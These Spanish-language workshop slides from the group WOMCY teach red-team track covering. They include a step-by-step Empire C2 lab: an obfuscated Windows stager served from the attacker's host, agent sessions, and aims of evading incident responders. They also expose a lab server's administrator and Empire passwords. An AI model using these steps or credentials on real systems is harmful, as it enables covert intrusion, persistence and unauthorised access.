Covering Tracks

WOMCY
LATAM Women in Cybersecurity

Disclaimer

El borrado de rastros ocurre dentro de una campaña con un objetivo más grande que la ejecución de pentest a infraestructura.

La presente es la muestra del un paso en la explotación dond usualmente no llegamos en los ejercicios de pentest.

El borrado de rastros es necesario cuando se busca un acceso prologando en la infraestructura cliente sin ser detectado para lograr un mayor control de la misma.


El pase de información entre la víctima y el objetivo tiene previamente la explotación de una vulnerabilidad asociada y muy seguramente la elevación de privilegios y el reconocimiento del sistema.

Este es un ejercicio conceptual y no debe tomarse como práctica profesional.

WOMCY
LATAM Women in Cybersecurity

WOMCY
LATAM Women in Cybersecurity

Objetivo



Obtener la forma más alta de acceso a todos los dominios de la red.

WOMCY
LATAM Women in Cybersecurity

Enfoque ofensivo

GOAL SETTING

Setting concrete and specific goals, like extracting a piece of sensitive data from a server.

TARGET SURVEILLANCE

Detailed information on different aspects of an organization – employee data, network, applications, etc.

EXPLOITING VULNERABILITIES

Attack strategy planning – phishing, password dumps, etc. Aiming to gain full acces to the system.

FURTHER ESCALATION

Understanding if there are more vulnerabilities to exploit with step-by-step approach.

REPORTING

Reporting and presenting all of the vulnerabilities found during the exercise for the management of an organization.

Cover tracks

Su finalidad es confundir, engañar y perturbar al equipo de respuesta a incidentes de la empresa atacada.

Además, las actividades de respuesta anti-incidentes garantizan que un evaluador de penetración tenga la oportunidad de obtener una presencia a largo plazo en la red atacada, incluso si ya ha sido detectado.

Objetivos

- Implementar puertas traseras en secreto
- Establecer una infraestructura ágil de movimiento lateral
- La cantidad de hosts infectados no debe ser demasiado grande y deben actualizarse constantemente
- Acelerar el ritmo para evitar que los equipos de respuesta o los investigadores se mantengan al día con lo que está sucediendo
- Los servidores de archivos pueden ser ideales para las áreas de almacenamiento de datos
- Establecer una VPN para la comunicación C2 puede facilitar la elusión de algunas medidas de monitoreo de red

WOMCY
LATAM Women in Cybersecurity

Procedimientos

Operations security (OPSEC) is a process that identifies critical information to determine if by adversaries could be interpreted

Reconocimiento & establecimiento de objetivos

OSINT

- Identificar personas clave (clientes, vendors, partners, etc)
- Identificar infraestructura (i.e. dominios y subdominios)
- Branding, estilo, anuncios, publicidad
- *Disinformation & deception*

Análisis & diseño de motivos/pretextos

- Armamento de la información colectada con OS
- Creción de landing pages, correos, memos, banners, promos con la imagen del objetivo
- Creación de la narrativa que vas a utilzar
- Uso de habilitadores de software

Implementación

- Instalación y configuración de los recursos de infraestructura necesarios
- Configuración de hardware (si aplica).
- Pruebas del entorno
- Vigilia de los posibles mecanismos de detección

Evasión de defensas

- Uso de medidas contra la de detección de correo basura
- Reporte de endpoints, proveedores o correos temporales no marcados como inseguros o de entrega/de suplantación

Entrega & Explotación

- **Detección de payloads = gameover**
- **Social engineering Backlash**
- **Compromiso, denegación, baneo de nuestra propia infraestructura**

WOMCY
LATAM Women in Cybersecurity

Preguntas

Recursos

Instancia DNS	Publica	Privada
ec2-18-222-211-54.us-east-2.compute.amazonaws.com	172.31.28.176	18.222.211.54

Windows Administrator Password:

a*1hbC=&pHArxoaa*eRR$CSu*oDNf1Tn

$sudo chmod 400 key.pem

$ssh -i path\to\key.pem **kali@ec2-18-222-211-54.us-east-2.compute.amazonaws.com**

WOMCY
LATAM Women in Cybersecurity

Preguntas


Recursos

Instancia DNS	user	pass
http://localhost:1337/index.html	empireadmin	password123


```
$ssh -i path\to\key.pem -L
1337:localhost:1337 -L 5000:localhost:5000
kali@ec2-18-222-211-54.us-east-2.compute.amazonaws.com
```

WOMCY
LATAM Women in Cybersecurity

Postexplotación



Explotación



WOMCY
LATAM Women in Cybersecurity

Postexplotación

Singles

- Se trata de cargas útiles autónomas asignadas para realizar una tarea específica, es decir, crear un usuario o un shell de enlace.
- Ejemplo: **payload/windows/adduser**

Stagers

- Este tipo de carga útil se utiliza para descargar una carga útil grande a la máquina de destino desde la máquina atacante.– Crea una conexión de red entre el atacante y la máquina comprometida.
- Ejemplo: **payload/windows/shell/bind_tcp**

Stages

- Esta es la gran carga útil descargada por los stagers y luego ejecutada.– Asignado para realizar tareas complejas como escritorio remoto, meterpreter, etc.
- Ejemplo: **payload/windows/shell/bind_tcp**

Explotación

Write Up

1.iniciar Empire cliente con el comando: **#sudo powershell-empire server**

2.Para instancia: ejecute el servidor con la API de descanso y los puertos de socket abiertos

```
$sudo docker run -it -p 1337:1337 -p 5000:5000 \
  -v $(pwd)/Empire/tmp:/tmp \
  -v $(pwd)/Empire/downloads:/opt/Empire/downloads \
bcsecurity/empire:latest
$sudo docker run -it -p 1337:1337 -p 5000:5000 bcsecurity/empire:latest
```

3.Para ejecutar el cliente contra el contenedor del servidor que ya se está ejecutando

```
#sudo docker container ls
#sudo docker exec -it {container-id} ./ps-empire client
```

4.Para configurar un **Listener:**

```
Empire > uselistener http
Empire: uselistener/http > set Name Nombre
Empire: uselistener/http > set Port 4444
Empire: uselistener/http > set Host IP_INTERNA
```

```
Empire: uselistener/http > execute
Empire: uselistener/http > options
Empire: uselistener/http > back
Empire: uselistener/http > listeners
```

Explotación

Write Up

1. Para crear una **Stager**:

```
Empire: uselistener/http > usestager multi_launcher
Empire: uselistener/http > usestager windows_launcher_bat
```

1. Establecer las opciones del stager:

```
Empire: usestager/windows_launcher_bat > set Listener Nombre (el creado)
Empire: usestager/windows_launcher_bat > set OutFile Nombre.ps/Nombre.bat
Empire: usestager/windows_launcher_bat > set Obfuscate True
Empire: usestager/windows_launcher_bat > execute
Empire: usestager/windows_launcher_bat > options
```

1. En otra terminal, dirígete a la ruta donde fue creado el archivo launcher.bat (**`sudo find / -name "Nombre.ps"`**)
2. Cambio a la ruta donde se encontró el archivo
3. Colócalo con un nombre súper original en:

```
python3 -m http.server 8000
```

4. En el ambiente Windows, dentro de un navegador dirígete a http://IP_interna:8000/

Explotación


Write Up

1. Descarga el stager.bat
2. Vuelve a la terminal de Empire y revisa que el agente haya levantado la sesión exitosamente:

```
Empire: agents > agents
```

1. Interactúa con el agente mediante:

```
Empire: agentes > interact Name [se lo asigna Empire]
Empire: Name > whoami
```



WOMCY
LATAM Women in Cybersecurity

OpSec


- **Atribución accidental del payload**
- **Detección de carga útil por sistemas de seguridad o error en la entrega**
- **Compromiso de la infraestructura del hacker.**
- **Divulgación de las vulnerabilidades explotadas**
- **Daños colaterales no deseados**

20 MINUTOS

WOMCY
LATAM Women in Cybersecurity

